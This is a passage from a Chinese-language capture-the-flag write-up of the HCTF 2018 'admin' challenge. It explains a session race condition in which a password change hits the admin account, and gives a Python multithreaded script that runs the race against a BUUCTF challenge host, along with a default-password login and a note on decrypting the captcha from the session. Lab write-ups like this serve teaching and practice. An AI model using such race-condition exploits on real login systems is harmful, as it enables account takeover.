那么就会是不是有可能当进程1进行到改密码操作时，进程2恰好进行登录，此时进程1改密码需要一个session['name']赋值给name来判断是修改哪一个用户的密码，而进程2刚好将session['name']赋值为admin，然后进程1调用此session修改密码，即修改了admin的密码。

不过网上的wp都说在实际测试并没有成功。不知道为什么（我也就不去测试了偷个懒hhh）


python脚本

```
import requests
import threading

def login(s, username, password):
    data = {
        'username': username,
        'password': password,
        'submit': ''
    }
    return s.post("http://db0fc0e1-b704-4643-b0b6-d39398ff329a.node1.buuoj.cn/login", data=data)

def logout(s):
    return s.get("http://db0fc0e1-b704-4643-b0b6-d39398ff329a.node1.buuoj.cn/logout")

def change(s, newpassword):
    data = {
        'newpassword':newpassword
    }
    return s.post("http://db0fc0e1-b704-4643-b0b6-d39398ff329a.node1.buuoj.cn/change", data=data)

def func1(s):
    login(s, 'test', 'test')
    change(s, 'test')

def func2(s):
    logout(s)
    res = login(s, 'admin', 'test')
    if 'flag' in res.text:
        print('finish')

def main():
    for i in range(1000):
        print(i)
        s = requests.Session()
        t1 = threading.Thread(target=func1, args=(s,))
        t2 = threading.Thread(target=func2, args=(s,))
        t1.start()
        t2.start()

if __name__ == "__main__":
    main()
```

方法四：直接登录

用户名admin的密码为123，登录即可

其他问题



验证码能在session里面解密出来

参考文章：

一题三解之2018HCTF&admin - 安全客，安全资讯平台

[HCTF 2018]admin 1_feng的博客-CSDN博客

HCTF2018-admin_迷风小白-CSDN博客

BUUCTF [HCTF 2018]admin_Fstone2020的博客-CSDN博客